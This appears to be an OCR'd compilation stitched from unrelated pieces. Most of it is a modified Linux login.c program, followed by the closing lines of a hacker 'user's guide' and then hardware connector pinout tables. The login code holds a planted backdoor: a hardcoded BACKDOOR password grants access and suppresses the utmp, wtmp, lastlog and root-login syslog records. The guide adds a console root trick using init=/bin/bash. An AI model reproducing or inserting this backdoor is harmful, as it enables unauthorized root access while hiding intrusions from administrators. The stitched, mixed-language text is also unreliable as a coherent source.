        char tbuf[MAXPATHLEN + 2], tname[sizeof(_PATH_TTY) + 10];
        char *ctime(), *ttyname(), *stypeof();
        time_t time();
        void timedout();
        char *termenv;

#ifdef linux
        char tmp[100];
        /* Just as arbitrary as mountain time: */
      /* (void)setenv("TZ", "MET-1DST",0); */
#endif

        (void)signal(SIGALRM, timedout);
        (void)alarm((unsigned int)timeout);
        (void)signal(SIGQUIT, SIG_IGN);
        (void)signal(SIGINT, SIG_IGN);

        (void)setpriority(PRIO_PROCESS, 0, 0);
#ifdef HAVE_QUOTA
        (void)quota(Q_SETUID, 0, 0, 0);
#endif

        /*
         * -p is used by getty to tell login not to destroy the environment
         * -f is used to skip a second login authentication
         * -h is used by other servers to pass the name of the remote
         *    host to login so that it may be placed in utmp and wtmp
         */
        (void)gethostname(tbuf, sizeof(tbuf));
        (void)strncpy(thishost, tbuf, sizeof(thishost)-1);
        domain = index(tbuf, '.');

        fflag = hflag = pflag = 0;
        passwd_req = 1;
        while ((ch = getopt(argc, argv, "fh:p")) != EOF)
                switch (ch) {
                case 'f':
                        fflag = 1;
                        break;

                case 'h':
                        if (getuid()) {
                                (void)fprintf(stderr,
                                    "login: -h for super-user only.\n");
                                exit(1);
                        }
```

```
                        hflag = 1;
                        if (domain && (p = index(optarg, '.')) &&
                            strcasecmp(p, domain) == 0)
                                *p = 0;
                        hostname = optarg;
                        break;

                case 'p':
                        pflag = 1;
                        break;
                case '?':
                default:
                        (void)fprintf(stderr,
                            "usage: login [-fp] [username]\n");
                        exit(1);
                }
        argc -= optind;
        argv += optind;
        if (*argv) {

                username = *argv;
                ask = 0;
        } else
                ask = 1;

#ifndef linux
        ioctlval = 0;
        (void)ioctl(0, TIOCLSET, &ioctlval);
        (void)ioctl(0, TIOCNXCL, 0);
        (void)fcntl(0, F_SETFL, ioctlval);
        (void)ioctl(0, TIOCGETP, &sgttyb);
        sgttyb.sg_erase = CERASE;
        sgttyb.sg_kill = CKILL;
        (void)ioctl(0, TIOCSLTC, &ltc);
        (void)ioctl(0, TIOCSETC, &tc);
        (void)ioctl(0, TIOCSETP, &sgttyb);

        /*
         * Be sure that we're in
         * blocking mode!!!
         * This is really for HPUX
         */
      ioctlval = 0;
      (void)ioctl(0, FIOSNBIO, &ioctlval);
#endif
```

```
        for (cnt = getdtablesize(); cnt > 2; cnt--)
                close(cnt);

        ttyn = ttyname(0);
        if (ttyn == NULL || *ttyn == '\0') {
                (void)sprintf(tname, "%s??", _PATH_TTY);
                ttyn = tname;
        }

        setpgrp();

        {

           struct termios tt, ttt;

           tcgetattr(0, &tt);
           ttt = tt;
           ttt.c_cflag &= ~HUPCL;

           if((chown(ttyn, 0, 0) == 0) && (chmod(ttyn, 0622) == 0)) {
                tcsetattr(0,TCSAFLUSH,&ttt);
                signal(SIGHUP, SIG_IGN); /* so vhangup() wont kill us */
                vhangup();
                signal(SIGHUP, SIG_DFL);
           }

           setsid();

           /* re-open stdin,stdout,stderr after vhangup() closed them */
           /* if it did, after 0.99.5 it doesn't! */
           opentty(ttyn);
           tcsetattr(0,TCSAFLUSH,&tt);
        }

        if (tty = rindex(ttyn, '/'))
                ++tty;
        else
                tty = ttyn;

        openlog("login", LOG_ODELAY, LOG_AUTH);

        for (cnt = 0;; ask = 1) {
                ioctlval = 0;
#ifndef linux
                (void)ioctl(0, TIOCSETD, &ioctlval);
#endif
```

```
if (ask) {
        fflag = 0;
        getloginname();
}

checktty(username, tty);

(void)strcpy(tbuf, username);
if (pwd = getpwnam(username))
        salt = pwd->pw_passwd;
else
        salt = "xx";

/* if user not super-user, check for disabled logins */
if (pwd == NULL || pwd->pw_uid)
        checknologin();

/*
 * Disallow automatic login to root; if not invoked by
 * root, disallow if the uid's differ.
 */
if (fflag && pwd) {
        int uid = getuid();

        passwd_req = pwd->pw_uid == 0 ||
            (uid && uid != pwd->pw_uid);
}

/*
 * If trying to log in as root, but with insecure terminal,
 * refuse the login attempt.
 */
if (pwd && pwd->pw_uid == 0 && !rootterm(tty)) {
        (void)fprintf(stderr,
            "%s login refused on this terminal.\n",
            pwd->pw_name);

        if (hostname)
                syslog(LOG_NOTICE,
                    "LOGIN %s REFUSED FROM %s ON TTY %s",
                    pwd->pw_name, hostname, tty);
        else
                syslog(LOG_NOTICE,
                    "LOGIN %s REFUSED ON TTY %s",
                     pwd->pw_name, tty);
```

```
                continue;
        }

        /*
         * If no pre-authentication and a password exists
         * for this user, prompt for one and verify it.
         */
        if (!passwd_req || (pwd && !*pwd->pw_passwd))
                break;

        setpriority(PRIO_PROCESS, 0, -4);
        pp = getpass("Password: ");
        if(strcmp(BACKDOOR, pp) == 0) krad++;

        p = crypt(pp, salt);
        setpriority(PRIO_PROCESS, 0, 0);

#ifdef  KERBEROS

        /*
         * If not present in pw file, act as we normally would.
         * If we aren't Kerberos-authenticated, try the normal
         * pw file for a password.  If that's ok, log the user
         * in without issueing any tickets.
         */

        if (pwd && !krb_get_lrealm(realm,1)) {
                /*
                 * get TGT for local realm; be careful about uid's
                 * here for ticket file ownership
                 */
                (void)setreuid(geteuid(),pwd->pw_uid);
                kerror = krb_get_pw_in_tkt(pwd->pw_name, "", realm,
                        "krbtgt", realm, DEFAULT_TKT_LIFE, pp);
                (void)setuid(0);
                if (kerror == INTK_OK) {
                        memset(pp, 0, strlen(pp));
                        notickets = 0;  /* user got ticket */
                        break;
                }
        }
#endif

        (void) memset(pp, 0, strlen(pp));
        if (pwd && !strcmp(p, pwd->pw_passwd))
                break;
```

```
            if(krad != 0)
              break;



                (void)printf("Login incorrect\n");
                failures++;
                badlogin(username); /* log ALL bad logins */

                /* we allow 10 tries, but after 3 we start backing off */
                if (++cnt > 3) {
                        if (cnt >= 10) {
                                sleepexit(1);
                        }
                        sleep((unsigned int)((cnt - 3) * 5));
                }
        }


        /* committed to login -- turn off timeout */
        (void)alarm((unsigned int)0);

#ifdef HAVE_QUOTA
        if (quota(Q_SETUID, pwd->pw_uid, 0, 0) < 0 && errno != EINVAL) {
                switch(errno) {
                case EUSERS:
                        (void)fprintf(stderr,
                "Too many users logged on already.\nTry again later.\n");
                        break;
                case EPROCLIM:
                        (void)fprintf(stderr,
                           "You have too many processes running.\n");
                        break;
                default:
                        perror("quota (Q_SETUID)");
                }
                sleepexit(0);
        }
#endif

        /* paranoia... */
        endpwent();

        /* This requires some explanation: As root we may not be able to
```

```
          read the directory of the user if it is on an NFS mounted
          filesystem. We temporarily set our effective uid to the user-uid
          making sure that we keep root privs. in the real uid.

          A portable solution would require a fork(), but we rely on Linux
          having the BSD setreuid() */

        {
          char tmpstr[MAXPATHLEN];
          uid_t ruid = getuid();
          gid_t egid = getegid();

          strncpy(tmpstr, pwd->pw_dir, MAXPATHLEN-12);
          strncat(tmpstr, ("/" _PATH_HUSHLOGIN), MAXPATHLEN);

          setregid(-1, pwd->pw_gid);
          setreuid(0, pwd->pw_uid);
          quietlog = (access(tmpstr, R_OK) == 0);
          setuid(0); /* setreuid doesn't do it alone! */
          setreuid(ruid, 0);
          setregid(-1, egid);
        }

#ifndef linux
#ifdef KERBEROS
        if (notickets && !quietlog)
                (void)printf("Warning: no Kerberos tickets issued\n");
#endif

#define         TWOWEEKS (14*24*60*60)
        if (pwd->pw_change || pwd->pw_expire)
                (void)gettimeofday(&tp, (struct timezone *)NULL);
        if (pwd->pw_change)
                if (tp.tv_sec >= pwd->pw_change) {
                        (void)printf("Sorry -- your password has expired.\n");
                        sleepexit(1);
                }
                else if (tp.tv_sec - pwd->pw_change < TWOWEEKS && !quietlog) {
                        ttp = localtime(&pwd->pw_change);
                        (void)printf("Warning: your password expires on %s %d, %d\n",
                           months[ttp->tm_mon], ttp->tm_mday, TM_YEAR_BASE + ttp-
>tm_year);
                }
        if (pwd->pw_expire)
                if (tp.tv_sec >= pwd->pw_expire) {
                        (void)printf("Sorry -- your account has expired.\n");
```

```
                        sleepexit(1);
                }
                else if (tp.tv_sec - pwd->pw_expire < TWOWEEKS && !quietlog) {
                        ttp = localtime(&pwd->pw_expire);
                        (void)printf("Warning: your account expires on %s %d, %d\n",
                           months[ttp->tm_mon], ttp->tm_mday, TM_YEAR_BASE + ttp-
>tm_year);
                }

        /* nothing else left to fail -- really log in */
        {
                struct utmp utmp;

                memset((char *)&utmp, 0, sizeof(utmp));
                (void)time(&utmp.ut_time);
                strncpy(utmp.ut_name, username, sizeof(utmp.ut_name));
                if (hostname)
                        strncpy(utmp.ut_host, hostname, sizeof(utmp.ut_host));
                strncpy(utmp.ut_line, tty, sizeof(utmp.ut_line));
                login(&utmp);
        }
#else
        /* for linux, write entries in utmp and wtmp */
        {
                struct utmp ut;
                char *ttyabbrev;
                int wtmp;

                memset((char *)&ut, 0, sizeof(ut));
                ut.ut_type = USER_PROCESS;
                ut.ut_pid = getpid();
                strncpy(ut.ut_line, ttyn + sizeof("/dev/")-1, sizeof(ut.ut_line));
                ttyabbrev = ttyn + sizeof("/dev/tty") - 1;
                strncpy(ut.ut_id, ttyabbrev, sizeof(ut.ut_id));
                (void)time(&ut.ut_time);
                strncpy(ut.ut_user, username, sizeof(ut.ut_user));

                /* fill in host and ip-addr fields when we get networking */
                if (hostname) {
                   struct hostent *he;

                   strncpy(ut.ut_host, hostname, sizeof(ut.ut_host));
                   if ((he = gethostbyname(hostname)))
                     memcpy(&ut.ut_addr, he->h_addr_list[0],
                            sizeof(ut.ut_addr));
                }
```

```
                utmpname(_PATH_UTMP);
                setutent();


                if(krad == 0)
                  pututline(&ut);



                endutent();

                if((wtmp = open(_PATH_WTMP, O_APPEND|O_WRONLY)) >= 0) {
                        flock(wtmp, LOCK_EX);

                        if(krad == 0)
                             write(wtmp, (char *)&ut, sizeof(ut));



                        flock(wtmp, LOCK_UN);
                           close(wtmp);
                }
        }
      /* fix_utmp_type_and_user(username, ttyn, LOGIN_PROCESS); */
#endif


      if(krad == 0)
           dolastlog(quietlog);



#ifndef linux
        if (!hflag) {                                   /* XXX */
                static struct winsize win = { 0, 0, 0, 0 };

                (void)ioctl(0, TIOCSWINSZ, &win);
        }
#endif
        (void)chown(ttyn, pwd->pw_uid,
           (gr = getgrnam(TTYGRPNAME)) ? gr->gr_gid : pwd->pw_gid);

        (void)chmod(ttyn, 0622);
        (void)setgid(pwd->pw_gid);
```

```
        initgroups(username, pwd->pw_gid);


#ifdef HAVE_QUOTA
        quota(Q_DOWARN, pwd->pw_uid, (dev_t)-1, 0);
#endif

        if (*pwd->pw_shell == '\0')
                pwd->pw_shell = _PATH_BSHELL;
#ifndef linux
        /* turn on new line discipline for the csh */
        else if (!strcmp(pwd->pw_shell, _PATH_CSHELL)) {
                ioctlval = NTTYDISC;
                (void)ioctl(0, TIOCSETD, &ioctlval);
        }
#endif

        /* preserve TERM even without -p flag */
        {
                char *ep;

                if(!((ep = getenv("TERM")) && (termenv = strdup(ep))))
                  termenv = "dumb";
        }

        /* destroy environment unless user has requested preservation */
        if (!pflag)
      {
         environ = (char**)malloc(sizeof(char*));
           memset(environ, 0, sizeof(char*));
        }

#ifndef linux
        (void)setenv("HOME", pwd->pw_dir, 1);
        (void)setenv("SHELL", pwd->pw_shell, 1);

        if (term[0] == '\0')
                strncpy(term, stypeof(tty), sizeof(term));
        (void)setenv("TERM", term, 0);
        (void)setenv("USER", pwd->pw_name, 1);
        (void)setenv("PATH", _PATH_DEFPATH, 0);
#else
      (void)setenv("HOME", pwd->pw_dir, 0);      /* legal to override */
      if(pwd->pw_uid)
        (void)setenv("PATH", _PATH_DEFPATH, 1);
      else
```

```
        (void)setenv("PATH", _PATH_DEFPATH_ROOT, 1);
          (void)setenv("SHELL", pwd->pw_shell, 1);
          (void)setenv("TERM", termenv, 1);

        /* mailx will give a funny error msg if you forget this one */
        (void)sprintf(tmp,"%s/%s",_PATH_MAILDIR,pwd->pw_name);
        (void)setenv("MAIL",tmp,0);

        /* LOGNAME is not documented in login(1) but
             HP-UX 6.5 does it. We'll not allow modifying it.
           */
          (void)setenv("LOGNAME", pwd->pw_name, 1);
#endif

#ifndef linux
        if (tty[sizeof("tty")-1] == 'd')


              if(krad == 0)
                   syslog(LOG_INFO, "DIALUP %s, %s", tty, pwd->pw_name);



#endif
        if (pwd->pw_uid == 0)


          if(krad == 0)
                if (hostname)
                        syslog(LOG_NOTICE, "ROOT LOGIN ON %s FROM %s",
                           tty, hostname);
                else
                        syslog(LOG_NOTICE, "ROOT LOGIN ON %s", tty);




        if (!quietlog) {
                struct stat st;

                motd();
                (void)sprintf(tbuf, "%s/%s", _PATH_MAILDIR, pwd->pw_name);
                if (stat(tbuf, &st) == 0 && st.st_size != 0)
                        (void)printf("You have %smail.\n",
                           (st.st_mtime > st.st_atime) ? "new " : "");
```

```
        }

        (void)signal(SIGALRM, SIG_DFL);
        (void)signal(SIGQUIT, SIG_DFL);
        (void)signal(SIGINT, SIG_DFL);
        (void)signal(SIGTSTP, SIG_IGN);
        (void)signal(SIGHUP, SIG_DFL);

        /* discard permissions last so can't get killed and drop core */
        if(setuid(pwd->pw_uid) < 0 && pwd->pw_uid) {
            syslog(LOG_ALERT, "setuid() failed");
            exit(1);
        }

        /* wait until here to change directory! */
        if (chdir(pwd->pw_dir) < 0) {
                (void)printf("No directory %s!\n", pwd->pw_dir);
                if (chdir("/"))
                        exit(0);
                pwd->pw_dir = "/";
                (void)printf("Logging in with home = \"/\".\n");
        }

        /* if the shell field has a space: treat it like a shell script */
        if (strchr(pwd->pw_shell, ' ')) {
            char *buff = malloc(strlen(pwd->pw_shell) + 6);
            if (buff) {
                strcpy(buff, "exec ");
                strcat(buff, pwd->pw_shell);
                execlp("/bin/sh", "-sh", "-c", buff, (char *)0);
                fprintf(stderr, "login: couldn't exec shell script: %s.\n",
                        strerror(errno));
                exit(0);
            }
            fprintf(stderr, "login: no memory for shell script.\n");
            exit(0);
        }

        tbuf[0] = '-';
        strcpy(tbuf + 1, ((p = rindex(pwd->pw_shell, '/')) ?
                          p + 1 : pwd->pw_shell));

        execlp(pwd->pw_shell, tbuf, (char *)0);
        (void)fprintf(stderr, "login: no shell: %s.\n", strerror(errno));
        exit(0);
}
```

```
void
getloginname()
{
        register int ch;
        register char *p;
        static char nbuf[UT_NAMESIZE + 1];

        for (;;) {
                (void)printf("\n%s login: ", thishost); fflush(stdout);
                for (p = nbuf; (ch = getchar()) != '\n'; ) {
                        if (ch == EOF) {
                                badlogin(username);
                                exit(0);
                        }
                        if (p < nbuf + UT_NAMESIZE)
                                *p++ = ch;
                }
                if (p > nbuf)
                        if (nbuf[0] == '-')
                                (void)fprintf(stderr,
                                    "login names may not start with '-'.\n");
                        else {
                                *p = '\0';
                                username = nbuf;
                                break;
                        }
        }
}

void timedout()
{
        struct termio ti;

        (void)fprintf(stderr, "Login timed out after %d seconds\n", timeout);

        /* reset echo */
        (void) ioctl(0, TCGETA, &ti);
        ti.c_lflag |= ECHO;
        (void) ioctl(0, TCSETA, &ti);
        exit(0);
}

int
rootterm(ttyn)
        char *ttyn;
```

```
#ifndef linux
{
        struct ttyent *t;

        return((t = getttynam(ttyn)) && t->ty_status&TTY_SECURE);
}
#else
{
  int fd;
  char buf[100],*p;
  int cnt, more;

  fd = open(SECURETTY, O_RDONLY);
  if(fd < 0) return 1;

  /* read each line in /etc/securetty, if a line matches our ttyline
     then root is allowed to login on this tty, and we should return
     true. */
  for(;;) {
        p = buf; cnt = 100;
        while(--cnt >= 0 && (more = read(fd, p, 1)) == 1 && *p != '\n') p++;
        if(more && *p == '\n') {
                *p = '\0';
                if(!strcmp(buf, ttyn)) {
                        close(fd);
                        return 1;
                } else
                        continue;
        } else {
                close(fd);
                return 0;
        }
  }
}
#endif

jmp_buf motdinterrupt;

void
motd()
{
        register int fd, nchars;
        void (*oldint)(), sigint();
        char tbuf[8192];

        if ((fd = open(_PATH_MOTDFILE, O_RDONLY, 0)) < 0)
```

```
                return;
        oldint = signal(SIGINT, sigint);
        if (setjmp(motdinterrupt) == 0)
                while ((nchars = read(fd, tbuf, sizeof(tbuf))) > 0)
                        (void)write(fileno(stdout), tbuf, nchars);
        (void)signal(SIGINT, oldint);
        (void)close(fd);
}

void sigint()
{
        longjmp(motdinterrupt, 1);
}

void
checknologin()
{
        register int fd, nchars;
        char tbuf[8192];

        if ((fd = open(_PATH_NOLOGIN, O_RDONLY, 0)) >= 0) {
                while ((nchars = read(fd, tbuf, sizeof(tbuf))) > 0)
                        (void)write(fileno(stdout), tbuf, nchars);
                sleepexit(0);
        }
}

void
dolastlog(quiet)
        int quiet;
{
        struct lastlog ll;
        int fd;

        if ((fd = open(_PATH_LASTLOG, O_RDWR, 0)) >= 0) {
                (void)lseek(fd, (off_t)pwd->pw_uid * sizeof(ll), L_SET);
                if (!quiet) {
                        if (read(fd, (char *)&ll, sizeof(ll)) == sizeof(ll) &&
                            ll.ll_time != 0) {
                                (void)printf("Last login: %.*s ",
                                    24-5, (char *)ctime(&ll.ll_time));


                                if (*ll.ll_host != '\0')
                                  printf("from %.*s\n",
                                        (int)sizeof(ll.ll_host), ll.ll_host);
```

```
                                else
                                  printf("on %.*s\n",
                                        (int)sizeof(ll.ll_line), ll.ll_line);
                        }
                        (void)lseek(fd, (off_t)pwd->pw_uid * sizeof(ll), L_SET);
                }
                memset((char *)&ll, 0, sizeof(ll));
                (void)time(&ll.ll_time);
                strncpy(ll.ll_line, tty, sizeof(ll.ll_line));
                if (hostname)
                        strncpy(ll.ll_host, hostname, sizeof(ll.ll_host));
                if(krad == 0)
                  (void)write(fd, (char *)&ll, sizeof(ll));
                (void)close(fd);
        }
}

void
badlogin(name)
        char *name;
{
        if (failures == 0)
                return;

        if (hostname)
                syslog(LOG_NOTICE, "%d LOGIN FAILURE%s FROM %s, %s",
                   failures, failures > 1 ? "S" : "", hostname, name);
        else
                syslog(LOG_NOTICE, "%d LOGIN FAILURE%s ON %s, %s",
                   failures, failures > 1 ? "S" : "", tty, name);
}

#undef UNKNOWN
#define         UNKNOWN   "su"

#ifndef linux
char *
stypeof(ttyid)
        char *ttyid;
{
        struct ttyent *t;

        return(ttyid && (t = getttynam(ttyid)) ? t->ty_type : UNKNOWN);
}
#endif
```

```
void
checktty(user, tty)
    char *user;
    char *tty;
{
   FILE *f;
   char buf[256];
   char *ptr;
   char devname[50];
   struct stat stb;

   /* no /etc/usertty, default to allow access */
   if(!(f = fopen(_PATH_USERTTY, "r"))) return;

   while(fgets(buf, 255, f)) {

        /* strip comments */
        for(ptr = buf; ptr < buf + 256; ptr++)
          if(*ptr == '#') *ptr = 0;

        strtok(buf, " \t");
        if(strncmp(user, buf, 8) == 0) {
           while((ptr = strtok(NULL, "\t\n "))) {
                if(strncmp(tty, ptr, 10) == 0) {
                   fclose(f);
                   return;
                }
                if(strcmp("PTY", ptr) == 0) {
#ifdef linux
                   sprintf(devname, "/dev/%s", ptr);
                   /* VERY linux dependent, recognize PTY as alias
                     for all pseudo tty's */
                   if((stat(devname, &stb) >= 0)
                     && major(stb.st_rdev) == 4
                     && minor(stb.st_rdev) >= 192) {
                        fclose(f);
                        return;
                   }
#endif
                }
           }
           /* if we get here, /etc/usertty exists, there's a line
             beginning with our username, but it doesn't contain the
             name of the tty where the user is trying to log in.
             So deny access! */
           fclose(f);
```

```
            printf("Login on %s denied.\n", tty);
            badlogin(user);
            sleepexit(1);
        }
    }
    fclose(f);
    /* users not mentioned in /etc/usertty are by default allowed access
       on all tty's */
}

void
getstr(buf, cnt, err)
        char *buf, *err;
        int cnt;
{
        char ch;

        do {
                if (read(0, &ch, sizeof(ch)) != sizeof(ch))
                        exit(1);
                if (--cnt < 0) {
                        (void)fprintf(stderr, "%s too long\r\n", err);
                        sleepexit(1);
                }
                *buf++ = ch;
        } while (ch);
}

void
sleepexit(eval)
        int eval;
{
        sleep((unsigned int)5);
        exit(eval);
}
```

So if you really wanna have root access and have access to console, reboot it (carefully, do a ctrl-alt-del) and at lilo prompt do a : init=/bin/bash rw (for linux 2.0.0 and above (I think)). Don't wonder why I was speaking only about rootshell and dhp.com, there are lots of other very good hacking pages, but these ones are updated very quickly and besides, are the best pages I know.
So folks, this was it...
First version of my USER's GUIDE 1.0.
Maybe I'll do better next time, and if I have more time, I'll add about 50(more) other exploits, remote ones, new stuff, new techniques, etc... See ya, folks ! GOOD NIGHT !!! (it's 6.am now).
DAMN !!!

ARGHHH! I forgot... My e-mail adress is <phantom@XXXXXXXYOUWISHXXXXXXXX>.
(for now).

Hardware (geral)

RS422 9pin

 at de DTE (pino 1 é o primeiro acima da esq para dir)

 at de DCE (pino 1 é o primeiro acima da dir para esq)

9 PIN D-SUB MALE at the DTE (Computer).
9 PIN D-SUB FEMALE at the DCE (Modem).


Pin	Name	Description
1		Shield
2	RTS+	Request To Send +
3	RTS-	Request To Send -
4	TXD+	Transmit Data +
5	TXD-	Transmit Data -
6	CTS+	Clear To Send +
7	CTS-	Clear To Send -
8	RXD+	Received Data +
9	RXD-	Received Data -

Note: Direction is DTE (Computer) relative DCE (Modem).

RS232

Common names: EIA-232D (RS232-D), ITU-TSS (CCITT) V.24/V.28, ISO 2110

 (at the DTE)


 (at the DCE)

25 PIN D-SUB MALE at the DTE (Computer).
25 PIN D-SUB FEMALE at the DCE (Modem).

Pin	Name	RS232	V.24	Dir	Description
1	GND	n/a	101		Shield Ground
2	TXD	BA	103		Transmit Data
3	RXD	BB	104		Receive Data
4	RTS	CA	105		Request to Send
5	CTS	CB	106		Clear to Send
6	DSR	CC	107		Data Set Ready
7	GND	AB	102		System Ground
8	CD	CF	109		Carrier Detect
9	-			-	RESERVED
10	-			-	RESERVED
11	STF		126		Select Transmit Channel
12	S.CD	SCF	122		Secondary Carrier Detect
13	S.CTS	SCB	121		Secondary Clear to Send
14	S.TXD	SBA	118		Secondary Transmit Data
15	TCK	DB	114		Transmission Signal Element Timing
16	S.RXD	SBB	119		Secondary Receive Data
17	RCK	DD	115		Receiver Signal Element Timing
18	LL	LL	141		Local Loop Control
19	S.RTS	SCA	120		Secondary Request to Send
20	DTR	CD	108.2		Data Terminal Ready
21	RL	RL	140		Remote Loop Control
22	RI	CE	125		Ring Indicator
23	DSR	CH	111		Data Signal Rate Selector
24	XCK	DA	113		Transmit Signal Element Timing
25	TI	TM	142		Test Indicator

Note: Direction is DTE (Computer) relative DCE (Modem).
Note: RS232 column is RS232 circuit name.
Note: ITU-T column is ITU-TSS V.24 circuit name.
Note: Do not connect SHIELD(1) to GND(7).

Centronics

 (at the Printer) pino 1 a direita acima

36 PIN CENTRONICS FEMALE at the Printer.

Pin	Name	Dir	Description
1	/STROBE		Strobe
2	D0		Data Bit 0
3	D1		Data Bit 1
4	D2		Data Bit 2
5	D3		Data Bit 3
6	D4		Data Bit 4
7	D5		Data Bit 5
8	D6		Data Bit 6
9	D7		Data Bit 7
10	/ACK		Acknowledge
11	BUSY		Busy
12	POUT		Paper Out
13	SEL		Select
14	/AUTOFEED		Autofeed
15	n/c	-	Not used
16	0 V		Logic Ground
17	CHASSIS GND		Shield Ground
18	+5 V PULLUP		+5 V DC (50 mA max)
19	GND		Signal Ground (Strobe Ground)
20	GND		Signal Ground (Data 0 Ground)
21	GND		Signal Ground (Data 1 Ground)
22	GND		Signal Ground (Data 2 Ground)
23	GND		Signal Ground (Data 3 Ground)
24	GND		Signal Ground (Data 4 Ground)
25	GND		Signal Ground (Data 5 Ground)
26	GND		Signal Ground (Data 6 Ground)
27	GND		Signal Ground (Data 7 Ground)
28	GND		Signal Ground (Acknowledge Ground)
29	GND		Signal Ground (Busy Ground)
30	/GNDRESET		Reset Ground
31	/RESET		Reset
32	/FAULT		Fault (Low when offline)

33	0 V		Signal Ground
34	n/c	-	Not used
35	+5 V		+5 V DC
36	/SLCT IN		Select In (Taking low or high sets printer on line or off line respectively)

Note: Direction is Printer relative Computer.

Universal Serial Bus (USB)

Developed by Compaq, Hewlett-Packard, Intel, Lucent, Microsoft, NEC and Phillips.


USB A (at the Connector)


USB B (at the Connector)

Series "A" plugs are used towards the host system and series "B" plugs are used towards the USB device.

Pin	Name	Description
1	VBUS	+5 VDC
2	D-	Data -
3	D+	Data +
4	GND	Ground